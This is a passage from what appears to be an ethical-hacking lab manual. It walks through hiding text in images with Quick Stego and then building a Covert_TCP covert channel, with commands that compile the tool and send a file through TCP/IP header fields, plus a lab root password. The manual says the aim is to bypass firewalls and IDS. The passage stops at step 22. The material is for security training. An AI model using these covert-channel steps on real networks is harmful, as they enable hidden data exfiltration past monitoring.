


FIGURE 13.25: Opening the Text Document

31. The file displays all the information contained in the document, as shown in the screenshot:




FIGURE 13.26: File Containing the Secret Information

32. In real-time, an attacker might scan for images that contain hidden information and use steganography tools to obtain the information hidden in them.

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

14

Image Steganography using Quick Stego

Quick Stego hides text in pictures so that only other users of Quick Stego can retrieve and read the hidden secret messages.

Lab Scenario

Pornography sites that are filled with images that sometimes change multiple times each day, require authentication in some cases to access their "better" areas of content, and the use of stenographic techniques allows an agent to retrieve messages from their home bases and send back updates, all in the guise of "porn trading." Thumbnails can be scanned to find out if there are any new messages for the day; once decrypted, these messages point to links on the same site with the remaining information encrypted.

To be an expert ethical hacker and penetration tester, you must understand how to hide text inside an image. In this lab, we show how to do so using Quick Stego.

Lab Objectives

The objective of this lab is for students to learn how to hide secret text messages in images using Quick Stego.

Lab Environment

To perform this lab, you need:

- A computer running Windows Server 2016
- Administrative privileges to install and run tools
- Or, download Quick Stego tool at **http://quickcrypto.com/free-steganography-software.html**
- If you wish to download the latest version, the screenshots may differ
- Run this tool in Windows Server 2016

Lab Duration

Time: 5 Minutes

Overview of Steganography

Steganography is the art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspect the existence of the message—a form of security through obscurity. Steganography includes the concealment of information within computer files. In digital steganography, electronic communications may include stenographic coding hidden inside a transport layer, such as a document file, image file, program, or protocol.

Lab Tasks

The basic idea in this section is to:

1. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego** and double-click **QS12Setup.exe**.
2. Follow the wizard-driven installation steps to install the application.

FIGURE 14.1: Windows Server 2012 - Apps

3. On completing the installation, launch the **Quick Stego** application from the **Apps** list.




FIGURE 14.2: Windows Server 2016- Apps

4. The **Quick Stego** main window appears, as shown in the screenshot:

FIGURE 14.3: Main window of the Quick Stego

5. Click **Open Image**, under **Picture, Image, Photo File**.

FIGURE 14.4: Opening the image

6. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the image file **02_nissan_gt-r_specv_opt.jpg**, and click **Open**.




FIGURE 14.5: Selecting the image

7. The selected image is added; it displays the message: **THIS IMAGE DOES NOT HAVE A QUICK STEGO SECRET TEXT MESSAGE.**




FIGURE 14.6: Selected image is displayed

8. To embed text in the image, click **Open Text**, under **Text File**.




FIGURE 14.7: Selected text file

9. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\QuickStego**, select the text file **text file.txt,** and click **Open**.




FIGURE 14.8: Selecting the text file

10. Selected text will be added in the text box right next to the image as shown in the following screenshot:




FIGURE 14.9: Contents of the text file displayed in Quick Stego

11. Click **Hide Text**, under **Steganography**.

12. Quick Stego application hides the text within the image, which can be observed by the message displayed by Quick Stego (**The text message is now hidden in the image**), as shown in the screenshot:




FIGURE 14.10: Hiding the text

13. To save the image (in which the text is hidden), click on **Save Image**, under **Picture, Image, Photo File.**




FIGURE 14.11: Save the steganography image

14. Provide the file name **stego**, and click **Save** (save it to the **Desktop**).




FIGURE 14.12: Browse for saved file

15. The file is now saved as "stego." Though it seems to be a normal image file, it has the text hidden in it, which can be visible by viewing it in Quick Stego.

16. Exit Quick Stego, and re-launch it from the Apps screen.

17. Click **Open Image**, under **Picture, Image, Photo File**.

18. Browse the **Stego** file (on the **Desktop**).

19. The hidden text inside the image will be displayed as shown in following screenshot:




FIGURE 14.13: Hidden text is showed

20. In real-time, an attacker might scan for images that contain hidden information and use steganography tools to obtain the information hidden in them.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

15

Covert Channels using Covert_TCP

This program manipulates the TCP/IP header to transfer a file one byte at a time to a destination host.

Lab Scenario

Networks use network access control permissions to permit/deny the traffic through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, web proxies to allow certain traffic. Covert channels can be made by inserting data into unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

Lab Objectives

The objective of this lab is to help students learn:

- How to carry covert traffic inside of unused fields of TCP and IP headers?

Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2016
- Kali Linux running as a virtual machine
- Ubuntu running as a virtual machine

Lab Duration

Time: 10 Minutes

Overview of Covert_TCP

Covert_TCP manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside a IP header. This is useful when bypassing firewalls and sending data with legitimate looking packets that contain no data for sniffers to analyze.

Lab Tasks

1. In the **Kali Linux** machine, launch a **Terminal** window and type **cd Desktop**. Hit **Enter** to change the current working directory to Desktop.




FIGURE 15.1: Navigating to Desktop

2. Type **mkdir send** and hit **Enter** to make a folder named send on the Desktop.




FIGURE 15.2: Making a directory

3. Then to change the current working directory to send, type **cd send/** and hit **Enter** as shown in the screenshot.




FIGURE 15.3: Navigating to the directory

4. Now type **echo "Secret Message" > message.txt** and hit **Enter** as shown in the screenshot. This makes a new text file named message containing the string "Secret Message".




FIGURE 15.4: Making the message file

5. Now navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Covert_TCP** and copy **covert_tcp.c** and paste it in the send folder as shown in the screenshot.




FIGURE 15.5: Pasting covert_tcp.c file

6. Switch back to the terminal and type **cc -o covert_tcp covert_tcp.c** and hit **Enter** as shown in the screenshot. This compiles the covert_tcp.c file.




FIGURE 15.6: Compiling Covert_tcp.c file

7. Now switch to the **Ubuntu** machine. Open a terminal window and type **sudo su**. Hit **Enter** to gain super-user access.
8. Ubuntu will ask for the password, type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.




FIGURE 15.7: Getting superuser access

9. Type **tcpdump –nvvX port 8888 –i lo** and hit **Enter** to start tcpdump as shown in the screenshot.




FIGURE 15.8: Setting up a tcpdump listener

10. Now leave the tcpdump listener running and open another terminal window. Type **cd Desktop/** and hit **Enter** as shown in the screenshot.




FIGURE 15.9: Navigating to Desktop

11. Type **mkdir receive** and hit **Enter**.




FIGURE 15.10: Making a folder

12. To change the current working directory, type **cd receive/** and hit **Enter**.




FIGURE 15.11: Navigating to the folder

13. Now navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Covert_TCP** and copy **covert_tcp.c** and paste it in the receive folder as shown in the screenshot.

FIGURE 15.12: Pasting covert_tcp.c file

14. Switch back to the terminal and type **cc -o covert_tcp covert_tcp.c** and hit **Enter** as shown in the screenshot. This compiles the covert_tcp.c file.




FIGURE 15.13: Compiling covert_tcp.c file

15. Now type **sudo su** and hit **Enter** to gain super-user access.
16. Ubuntu will ask for the password, type **toor** as the password and hit **Enter**.

Note: The password you type will not be visible in the terminal window.




FIGURE 15.14: Getting superuser access

17. To start a listener, type **./covert_tcp –dest 10.10.10.9 –source 10.10.10.11 –source_port 9999 –dest_port 8888 –server –file /home/jason/Desktop/receive/receive.txt** and hit **Enter** as shown in the screenshot.




FIGURE 15.15: Setting up covert_tcp listener

18. Now switch back to the Kali machine. Navigate to **Applications** → **09 - Sniffing & Spoofing** and click **wireshark** as shown in the screenshot.




FIGURE 15.16: Launch wireshark

19. Wireshark starts and a popup saying **"Lua: Error during loading:"** appears. Click **OK** to continue.




FIGURE 15.17: Wireshark error prompt

20. Double–click on your primary network interface (here **eth0**) to **start capturing traffic** as shown in the screenshot.




FIGURE 15.18: Starting the packet capture

21. Minimize Wireshark and switch back to the **terminal** window.

22. Type **./covert_tcp –dest 10.10.10.9 –source 10.10.10.11 -source_port 8888 –dest_port 9999 –file /root/Desktop/send/message.txt** and hit **Enter** to start sending the contents of message.txt file over tcp.

